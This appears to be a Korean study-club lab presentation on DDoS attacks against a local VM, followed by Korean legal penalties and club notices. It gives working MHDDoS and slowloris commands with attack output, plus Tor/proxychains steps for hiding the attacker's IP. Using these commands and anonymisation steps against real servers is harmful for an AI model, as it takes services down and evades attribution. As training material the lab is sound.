2.URL: http://192.168.140.137:5000/compute
3.6: SOCKS 타입 (6=RANDOM)
4.100: 스레드 수
5.proxy.txt: 프록시 리스트 파일
6.20: rpc (request per connection)
7.20: 지속 시간(초)


# DDOS 실습

- 결과

공격자 브라우저에서 새로고침
-> 서버 터진걸 확인할수 있음
부하가 심해서 죽음 (killed)
(참고로 저는 이걸 윈도우에서 서버 호스팅을 했었고 강력한 i9 칩 12개를 장착한 컴퓨터가 죽었습니다)


피해자 서버 로그 확인시 ip주소와 요청빈도가 나온 걸 볼 수 있음




# 피해자 서버 다시 켜주기

- 희생자 VM에서 python3 app.py 입력



# DDOS bypath 공격

python3 start.py bypass http://192.168.140.137:5000 6 100 proxy.txt 100 60




생각보다 멀쩡하게 잘 버팀
Why? 서버 자원을 많이 차지하지 않기 때문

(이전 공격이 알바생한테 자바프라푸치노 100개 만들어 달라고 한 것이라면, 단순한 html 요청은 알바생한테 플라스틱 컵 100개 달라고 한 것과 비슷)

# DDOS slowloris 공격

- Slowloris 툴 사용

❒ **slowloris 도구 설치**

git clone https://github.com/gkbrk/slowloris.git cd slowloris

❒ **공격 실행 (예: 1000개의 소켓으로 공격)**


python3 slowloris.py 192.168.140.137 -p 5000 -s 1000


❒ **또는 더 강력한 공격을 위해 소켓 수를 늘림**

python3 slowloris.py 192.168.140.137 -p 5000 -s 2000

# 결과

```
u@u-virtual-machine: ~/Desktop/MHDDoS/slowloris
is.git
cd slowloris
Cloning into 'slowloris'...
remote: Enumerating objects: 152, done.
remote: Counting objects: 100% (78/78), done.
remote: Compressing objects: 100% (32/32), done.
remote: Total 152 (delta 50), reused 48 (delta 46), pack-reused 74 (from 1)
Receiving objects: 100% (152/152), 25.90 KiB | 4.32 MiB/s, done.
Resolving deltas: 100% (80/80), done.
u@u-virtual-machine:~/Desktop/MHDDoS/slowloris$ python3 slowloris.py 192.168.140
.137 -p 5000 -s 1000
[14-11-2024 22:07:33] Attacking 192.168.140.137 with 1000 sockets.
[14-11-2024 22:07:33] Creating sockets...
[14-11-2024 22:07:34] Sending keep-alive headers...
[14-11-2024 22:07:34] Socket count: 1000
[14-11-2024 22:07:49] Sending keep-alive headers...
[14-11-2024 22:07:49] Socket count: 1000
[14-11-2024 22:08:04] Sending keep-alive headers...
[14-11-2024 22:08:04] Socket count: 1000
[14-11-2024 22:08:19] Sending keep-alive headers...
[14-11-2024 22:08:19] Socket count: 1000
[14-11-2024 22:08:34] Sending keep-alive headers...
[14-11-2024 22:08:34] Socket count: 1000
```



# Ip 우회하기

- MHDOS는 기본적으로 프록시를 써서 우회하지만, TOR 설정해서 모든 프록시를 TOR 로 우회 가능


- **TOR**(The Onion Router)는 사용자의 인터넷 트래픽을 여러 계층의 암호화된 중계 서버(노드)를 통해 전송하여 **익명성을 보장**하는 네트워크 시스템
- VPN 사용 추천


sudo nano /etc/proxychains4.conf 에서
Dynamic_chain 앞의 #지워주기
[proxyList]에 soket5 127.0.0.1 9050


이후,
sudo systemctl start tor@default
sudo systemctl status tor@default
sudo systemctl start tor
sudo systemctl enable tor
proxychains4 curl http://check.torproject.org


# TOR

- 익명성 보장 웹브라우저



# 법적 처벌

- DDoS 공격의 위법성

## 정보통신망법 위반

- 정보통신망 이용촉진 및 정보보호 등에 관한 법률(정보통신망법) 제48조 제1항에 따라, DDoS 공격은 '정당한 접근 권한 없이 또는 허용된 접근 권한을 넘어 정보통신망에 침입하는 행위 ' 로 간주

## 컴퓨터 등 장애업무방해죄

- 형법상 '컴퓨터 등 장애업무방해죄'도 적용 가능
- 이는 DDoS 공격으로 인해 기업이나 개인의 업무를 방해했을 경우에 해당

## 기타 관련 죄목

- 공갈죄: DDoS 공격 후 금전을 요구하는 경우
- 도박개장죄 방조: 사설 도박 사이트를 DDoS 공격으로부터 보호해주는 경우

# 처벌 수위

- 정보통신망법 위반
  - 5년 이하의 징역 또는 5천만 원 이하의 벌금
- 컴퓨터 등 장애업무방해죄
  - 5년 이하의 징역 또는 1,500만 원 이하의 벌금
- 가중 처벌
  - 정보통신망법에 따르면, 미수범도 정도에 따라 처벌받을 수 있으며, 최대 7년 이하의 징역이나 7,000만 원 이하의 벌금형

# 실제 처벌 사례

- 실제 사례
  - 아이템베이 DDoS 공격 사건 (2008-2009)
  - 피해액: 약 1,400억 원
  - 예상 처벌: 최대 징역 5년
- 사설 도박 사이트 DDoS 공격 사건 (2015)
  - 선고: 징역 1년 6개월, 집행유예 3년
- 사설 도박 사이트 DDoS 방어 사건 (2014)
  - 선고: 징역 6개월, 집행유예 2년

# 개인 발표

# 공지

행사 및 과제 안내

# 과제 안내

- 벌점 유의
  - 좋은 개인발표 주제들:
  - Cloudflare, TOR, DDOS 공격 상세
- 과제
  - CTF
  - 코딩테스트
- 리뷰
- 22일 OB와의 만남
- CTF 개최 예정

# 팀 프로젝트

팀프로젝트 진행 및 재정의

# Thank you